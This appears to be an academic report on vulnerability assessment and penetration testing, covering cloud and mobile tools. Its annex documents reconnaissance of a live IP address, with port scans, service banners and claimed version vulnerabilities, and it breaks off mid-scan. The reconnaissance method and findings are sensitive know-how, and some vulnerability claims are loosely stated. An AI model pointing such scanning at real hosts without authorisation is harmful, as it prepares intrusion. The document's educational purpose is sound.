 347 65.241592 192.168.0.21    174.129.249.228 TCP        66 40555 → 80 [ACK] Seq=188 Ack=763 Win=7424 Len=0 TSval=491519446 TSecr=551811852
 348 65.242532 192.168.0.21    192.168.0.1     DNS        77 Standard query 0x2188 A cdn-0.nflximg.com
 349 65.276870 192.168.0.1     192.168.0.21    DNS       489 Standard query response 0x2188 A cdn-0.nflximg.com CNAME images.netflix.com.edge
 350 65.277992 192.168.0.21    63.80.242.48    TCP        74 37063 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=491519482 TSecr
 351 65.297757 63.80.242.48    192.168.0.21    TCP        74 80 → 37063 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3295
 352 65.298396 192.168.0.21    63.80.242.48    TCP        66 37063 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519502 TSecr=3295534130
 353 65.298687 192.168.0.21    63.80.242.48    HTTP      153 GET /us/nrd/clients/flash/814540.bun HTTP/1.1
 354 65.318730 63.80.242.48    192.168.0.21    TCP        66 80 → 37063 [ACK] Seq=1 Ack=88 Win=5792 Len=0 TSval=3295534151 TSecr=491519503
 355 65.321733 63.80.242.48    192.168.0.21    TCP      1514 [TCP segment of a reassembled PDU]

> Frame 349: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits)
> Ethernet II, Src: Globalsc_00:3b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio_14:8a:e1 (00:19:9d:14:8a:e1)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
v Domain Name System (response)
    [Request In: 348]
    [Time: 0.034338000 seconds]
    Transaction ID: 0x2188
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 9
    Additional RRs: 9
  v Queries
    > cdn-0.nflximg.com: type A, class IN
  > Answers
  > Authoritative nameservers

0020  00 15 00 35 84 f4 01 c7  83 3f 21 88 81 80 00 01   ...5.... .?!.....
0030  00 04 00 09 00 09 05 63  64 6e 2d 30 07 6e 66 6c   .......c dn-0.nfl
0040  78 69 6d 67 03 63 6f 6d  00 00 01 00 01 c0 0c 00   ximg.com ........
0050  05 00 01 00 00 05 29 00  22 06 69 6d 61 67 65 73   ......). ".images
0060  07 6e 65 74 66 6c 69 78  03 63 6f 6d 09 65 64 67   .netflix .com.edg
0070  65 73 75 69 74 65 03 6e  65 74 00 c0 2f 00 05 00   esuite.n et../...

Identification of transaction (dns.id), 2 bytes    Packets: 10299 · Displayed: 10299 (100.0%) · Load time: 0:0.182    Profile: Default
```

Figure 7: Wireshark interface

## 4.3. Cloud Infrastructure

Cloud infrastructure has been implemented as a recent upgrade in industry but on the other hand, it has also allows access for potential chances to a whole new dimension of risks. Cloud environments, ie; AWS, Azure, or Google Cloud, are highly prone to misconfigurations and insecure APIs. Some common risks include:

Misconfigured Storage: Poor configuration of S3 buckets or databases can provide unauthorized public access to sensitive data.

Insecure APIs: The cloud API itself is often used by an attacker to enable unauthorized access to the cloud resources or to manipulate data.

VAPT for Cloud Environments: This involves tools that can scan both the application layer and the infrastructure layer for vulnerabilities.

Some of them are:

CloudSploit: An open-source tool for finding configuration errors and known vulnerabilities in cloud services like AWS, Azure, and Google Cloud.

ScoutSuite: A cross-cloud security auditing tool that checks cloud infrastructure for configuration errors, wrong access control, and insecure API settings.

Gartner(2021) finds that 80 percent of cloud security failures are because of misconfigurations rather than external attacks. This goes to explain the importance of VAPT in cloud infrastructure configurations through constant checks for security lapses.




Figure 8: Most common cloud misconfiguration

## 4.4. Mobile application

Mobile applications have a very specific security issue, since they are closely integrated with mobile operating systems for secure data storage and user interactions, including iOS and Android.

Common Mobile Vulnerabilities:

Insecure Data Storage: Credentials or tokens may be stored in plain text or otherwise inadequately protected, thus being easily pulled out by attackers.

Reverse Engineering: This process usually involves decompiling mobile apps to reveal hidden functionalities, extract sensitive information, or create exploits based on the app's logic.

Mobile VAPT both includes Static and Dynamic Testing methodologies.

Some of the key tools used are as follows:

MobSF: It is the Mobile Security Framework that performs static and dynamic analysis of any mobile application for security testing about data storage, communication with APIs, and reverse engineering.

Frida: A dynamic instrumentation toolkit that enables the tester to modify how the mobile application behaves at runtime, thus discovering vulnerabilities that would have otherwise been missed during static analysis.

# Comparative Analysis: VAPT Across Different Environments

As an adaptive process, VAPT has some underlying steps that will be the same; however, technical methodologies and tools differ widely depending on the environment. While technically varying, certain steps comprise the fundamentals in VAPT: discovery, exploitation, and reporting.

## 5.1. Similarities

The discovery phase was all about finding vulnerabilities within the system, mapping the attack surface across environments-from automated tooling using Burp Suite for web applications to the analysis of firmware on IoT devices.

Exploitation Phase: Once the vulnerabilities are identified, the exploitation phase will try to test whether those can be exploited successfully.

Reporting Phase: Testing in any environment is followed by the preparation of a comprehensive report. A report describes the vulnerabilities detected, together with the risks involved and the remediation steps recommended. In web applications, this could be about input vulnerabilities, while in cloud infrastructure, the focus normally goes to misconfigurations.

## 5.2. Differences

- Tools Utilized: The tools utilized for VAPT depend upon the environment. For example, Burp suite and OWASP ZAP are considered standard tools for web applications, while IoT testing is highly dependent on Binwalk for firmware analysis and Wireshark for network traffic analysis.

Technical Approach: The general technical approach for Web Application testing would involve input validation and server-side vulnerabilities, whereas the focus for IoT is on network and firmware vulnerabilities, Cloud on misconfiguration and API security, and Mobile on insecure Data Storage and Runtime Application Behaviour.

Manual vs. Automation Testing: While the testing of web applications and cloud infrastructure is greatly automated, much of IoT and mobile devices, because of their operationally unique hardware and software environments, require a lot of manual intervention.

# Conclusion

This review established that knowledge of the cyber attack lifecycle and VAPT has become an integral part of a well-constructed cybersecurity defense strategy. VAPT offers proactive defense mechanisms, finding and exploiting vulnerabilities in an enabled environment ensures that an organization mitigates their risk of potential threats before a real attacker exploits them.

6.1.Customized VAPT methodologies: The different phases comprised of discovery, exploitation, and reporting are mostly common between the various environments, the tools, technical ways of conducting a test, and balance between manual and automated need to be environment-specific. Although tools such as Burp Suite have proven very efficient for web applications, Binwalk for IoT, and CloudSploit for cloud infrastructure, comprehensive tool development is still pending for IoT and mobile VAPT, which belongs to the under-researched areas.

6.2.New technologies: "Not enough research has been conducted to study the implication of AI/ML systems and their influence on VAPT." As organizations are increasingly deploying AI models, new vulnerabilities like data poisoning and model manipulations come into the light that the existing VAPT tools have not yet adapted to address. Further research is necessary to develop AI-specific VAPT techniques.

# References

- Sood, A. K., & Enbody, R. J. (2013). **Targeted Cyber Attacks: A Superset of Advanced Persistent Threats**.
- Li, Z., Zhang, Y., & Qin, T. (2020). **Security Challenges in IoT Devices: Vulnerability Assessment and Solutions**. IEEE Security Journal.
- Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.
- Bohra anandh chandrakanth “Vulnerability assessment and penetration testing as cyber defence” (2019)
- The MITRE Corporation, "Common Vulnerabilities and Exposures," The MITRE Corporation, 22 May 2017. [Online].
- OWASP Secure Coding Practices, "OWASP Secure Coding Practices - Quick Reference Guide," 11 May 2017. [Online]
- Ajjarapu Kusuma Priyanka, Siddemsetty Sai Smruthi, Web Applicationvulnerabilities: Exploitation and Prevention, in International Conference on Electrotechnical Complexes and Systems, (2020) 1-5.
- ] E. Hutchins, M. Cloppert, R. Amin, Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains, in: Leading Issues in Information Warfare & Security Research, Vol. 1, 2011
- Qiang Zeng, mingyi Zhao, Peng liu"Target therapy for software bugs and vulnerabilites" In Poster Session, 35th IEEE Symposium on Security and Privacy (Oakland), 2014.
- A.Bechtsoudis and N.Sklavos “Aiming at Higher Network Security Through Extensive Penetration Tests” IEEE latin america transactions, vol. 10, no. 3, april 2012, p.p 1752- 1756
- Khushal Singh, Vikas, “Analysis of Security Issues in Web Applications through Penetration Testing”, International Journal of Emerging Research in Management &Technology, Volume 3, March 2014.
- Prashant S. Shinde ,Shrikant B. Ardhapurkar ,“Cyber security analysis using vulnerability assessment and penetration testing” , 2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave)
- Ajjarapu Kusuma Priyanka, and Siddemsetty Sai Smruthi, “Web Applicationvulnerabilities: Exploitation and Prevention,” Second

International Conference on Inventive Research in Computing Applications (ICIRCA), pp. 729-734, 2020

- Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.
- Isham Chokshi, Nirnay Ghost and Soumya K Ghost, "Eficient Generation of Exploit dependency by customize Attack modelling Techniques"in 18th Annual International Conference on Advanced Computing and Communications (ADCOM),2012
- Urshila Ravindran and Raghu vamsi “A review on web application vulnerability assessment and penetration testing”(2022)
- Harrison stewart “Improving software testing, verification and reliability in the software devolpment lifecycle”(2021)

# ANNEXURES

## Phase 2: Reconnaissance

- Scope and objectives:
    - Define the target systems, networks and applications
    - Determine the specific goals of this phase such as gathering the information about the target environment
- Information Gathering :
    - Collect the available information about the target system
    - Perform the reconnaissance and enumeration technique

## Phase 3: Vulnerability Assessment

- Scope and objectives:

    - Define specific goals of the vulnerability assessment phase

- Vulnerability assessment:
    - Use automated scanning tools to identify common vulnerabilities and weak points
    - Analyze the scan results and prioritize the vulnerabilities
    - Perform manual testing such as pen testing
    - Test for common attack vectors

**Phase 4: Penetration Testing**

- Scope and objectives:
    - Define the specific goals for the pen testing phase ▪ Penetration Testing:
    - Simulate real-world attacks to exploit identified vulnerabilities and access the potential impacts
    - Collect evidence to support findings
    - Document all findings
    - Include the steps and evidence to reproduce identified vulnerabilities to assist the developers

# Phase 2

# Reconnaissance Phase

## INTRODUCTION

**1.1.** **<u>Objective</u>**:

The objective of this phase is to find the information of the given target and perform a reconnaissance on the target IP to extract as many information as possible without performing any exploitation or attack to the IP

1.2. Target Description:

The target  for performing reconnaissance is an IP only target.

On our primary investigation we found that the IP doesn't have any domain or sub domain to start with.  The given target is: *165.232.182.98*

1.3. Scope of Reconnaissance:

The scope of the reconnaissance is to find information about the target without exploiting the target, for that both passive and active reconnaissance is carried out, including usage of sites like: whois , securityheader.com , buildwith.com etc , followed with some active recon. The objective and scope of this phase is only reconnaissance so further exploitation of the target is not carried out.

## 1.4. Tools used:

**For this recon. phase a variety of both active and passive tools are being used. The tools that are used for passive reconnaissance are: whois , securityheaders.com , wappalyzer , shodan.io , censys , builtwith.com etc For the active reconnaissance we used tools like: nmap,rustscan etc.**

### PASSIVE RECONNAISSANCE

This section include the non-intrusive reconnaissance that Is carried out by the team.

### 2.1 Builtwith and security headers

 Findings: By using builtwith.com we find the profile technology that is used by the IP


The target uses:

o Web server : apache 2 – version 2.4 o Operating system: Ubuntu

o Document encoding: UTF-8


o Document standards: XHTML , CSS

By using securityheaders.com we find that the there are certain web headers missing that makes the site vulnerable to certain injection and web based attacks. Securityheaders gave a rank of ‘F’ as the rank of the target site.



| | |
|---|---|
| Site: | http://165.232.182.98/ - (Scan again over https) |
| IP Address: | 165.232.182.98 |
| Report Time: | 20 Sep 2024 11:24:50 UTC |
| Headers: | ✖ Content-Security-Policy ✖ X-Frame-Options ✖ X-Content-Type-Options ✖ Referrer-Policy ✖ Permissions-Policy |
| Warning: | Grade capped at A, please see warnings below. |
| Advanced: | Ouch, you should work on your security posture immediately: |

Screenshot: 1



## Missing Headers


| | |
|---|---|
| Content-Security-Policy | Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets. |
| X-Frame-Options | X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN". |
| X-Content-Type-Options | X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff". |
| Referrer-Policy | Referrer Policy is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites. |
| Permissions-Policy | Permissions Policy is a new header that allows a site to control which features and APIs can be used in the browser. |

## Warnings

| | |
|---|---|
| Site is using HTTP | This site was served over HTTP and did not redirect to HTTPS. |

Screenshot: 2

We are able to find the raw header of the IP giving the estimation about the o Date o Server o Last modified o E-tag



Raw Headers

| | |
|---|---|
| HTTP/1.1 | 200 OK |
| Date | Fri, 20 Sep 2024 11:24:50 GMT |
| Server | Apache/2.4.41 (Ubuntu) |
| Last-Modified | Thu, 14 Jul 2022 18:22:58 GMT |
| ETag | "2aa6-5e3c7fdbe936f-gzip" |
| Accept-Ranges | bytes |
| Vary | Accept-Encoding |
| Content-Encoding | gzip |
| Content-Length | 3138 |
| Content-Type | text/html |

Screenshot: 3

## 2.2 DNS enumeration and lookups

As to find everything to look up for this IP we looked for any DNS services is provided to the IP or not, nothing useful has been find out.

We did an IP scan in one of the site called 'censys' ( which is a leading internet intelligence platform for threat hunting)

In censys we found:


o Forward DNS: inventorskart.in

o Routing

o Opened services

o Labels of those services

o The location of the IP



165.232.182.98
As of: Sep 21, 2024 3:00am UTC | Latest

**Basic Information**

| | |
|---|---|
| Forward DNS | inventorskart.in |
| Routing | 165.232.176.0/20 via DIGITALOCEAN-ASN, US (AS14061) |
| OS | Ubuntu Linux |
| Services (9) | 21/FTP, 22/SSH, 25/SMTP, 53/DNS, 80/HTTP, 111/PORTMAP, 111/PORTMAP, 123/NTP, 389/LDAP |
| Labels | DEFAULT LANDING PAGE<br>EMAIL<br>FILE SHARING<br>NETWORK ADMINISTRATION<br>REMOTE ACCESS |

**Geographic Location**

| | |
|---|---|
| City | Doddaballapura |
| State | Karnataka |
| Country | India (IN) |
| Coordinates | 13.2257, 77.575 |
| Timezone | Asia/Kolkata |

**FTP 21/TCP** 09/20/2024 09:12 UTC

FILE SHARING

Software

linux

Details


| | |
|---|---|
| Banner | 220 ubuntu-s-1vcpu-1gb-blr1-cyber-master-2 FTP server (Version 6.4/OpenBSD/Linux-ft |
| Auth TLS Response | 500 'AUTH TLS': command not understood. |

Screenshot: 4

To make it more approachable we conducted a ‘dig scan’ on the target IP and came to the conclusion that there is no domain provided for this target IP.

## 2.3 SSL certificate using shodan.io

In-order to find the SSL certificate and information we used a popular site for threat hunting called ‘shodan.io’



**SSL Certificate**

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            25:72:02:8f:ef:1b:55:df:fe:49:48:ce:c4:93:f5:08:47:aa:35:65
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=letsencrypt-nginx-proxy-companion
        Validity
            Not Before: Aug 14 05:18:46 2024 GMT
            Not After : Aug 14 05:18:46 2025 GMT
        Subject: CN=letsencrypt-nginx-proxy-companion
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                Modulus:
                    00:ea:3e:40:ce:bd:fb:f4:a0:85:3d:c4:94:06:08:
                    2e:24:8a:91:f8:03:b5:80:8c:e3:81:f1:e1:35:88:
                    79:bf:27:44:a7:40:cb:47:69:2d:83:87:49:d1:05:
                    80:2f:7f:9a:20:3f:4d:13:b7:cf:be:2e:b9:8b:e3:
                    60:c7:e0:7c:97:31:b3:42:87:d2:af:24:e2:46:2a:
                    10:e2:ef:71:00:c7:ce:b7:82:51:18:41:05:66:17:
                    8e:57:f0:d0:15:ce:95:f9:f1:db:ed:3c:e4:bb:4c:
                    0d:ca:76:81:d3:bd:8f:35:44:2e:f3:dc:da:f1:6f:
                    c3:6b:09:ad:50:f1:e1:d8:9f:bc:41:25:ce:2f:8f:
                    d3:99:c4:c6:25:b2:21:f7:b1:cc:da:e3:d7:09:ea:
                    b9:ec:10:1d:a7:8d:e2:bc:87:23:1c:0d:42:59:2a:
```

Screenshot: 5

Here we got the certificate

- Version
- Serial number
- Signature algorithm
- Validity

ACTIVE RECONNAISSANCE

3.1 Port scanning:

Tools used: nmap ,rustscan

Findings: When used the nmap to scan all ports of the target IP ,we found some of the ports and services that are open.

 Port 21: ftp : OpenBSD ftpd 6.4 (Linux port 0.17)

Here the version ‘OpenBSD ftpd 6.4 (Linux port 0.17)’ is vulnerable to remote code execution it performs a chdir before setting the UID, which allows local users to bypass intended access restrictions by redirecting their home directory to a restricted directory.

 Port 22:ssh: OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

There is a vulnerability from the side of the operating system(ubuntu) OpenSSH incorrectly handled loading certain PKCS#11


providers. If a user forwarded their ssh-agent to an untrusted system, a remote attacker could possibly use this issue to load arbitrary libraries from the user’s system and execute arbitrary code. However this vulnerability is patched by ubuntu itself

- Port 80:http: Apache httpd 2.4.41 ((Ubuntu))

The version is vulnerable to DoS attack however the company claims that it is also patched but recommended to update to the latest version.

- Port 111:rcpbind: (RPC #100000)
- Port 389:idap:OpenLDAP 2.2.X - 2.3.X  Port 2049:nfs: 3-4 (RPC #100003)

After our primary port scanning, we used a tool called ‘rustscan’ to find all the open ports (65535) in the target



```
┌──(amjad㉿highfly)-[~]
└─$ rustscan -a 165.232.182.98
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 165.232.182.98:38241
Open 165.232.182.98:48509
Open 165.232.182.98:51347
Open 165.232.182.98:53346
Open 165.232.182.98:54444
Open 165.232.182.98:56686
Open 165.232.182.98:59507
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 14:23 IST
Initiating Ping Scan at 14:23
Scanning 165.232.182.98 [2 ports]
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 14:23 (0:00:00 remaining)
Completed Ping Scan at 14:23, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:23
Completed Parallel DNS resolution of 1 host. at 14:23, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 4, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 14:23
Scanning 165.232.182.98 [7 ports]
Discovered open port 54444/tcp on 165.232.182.98
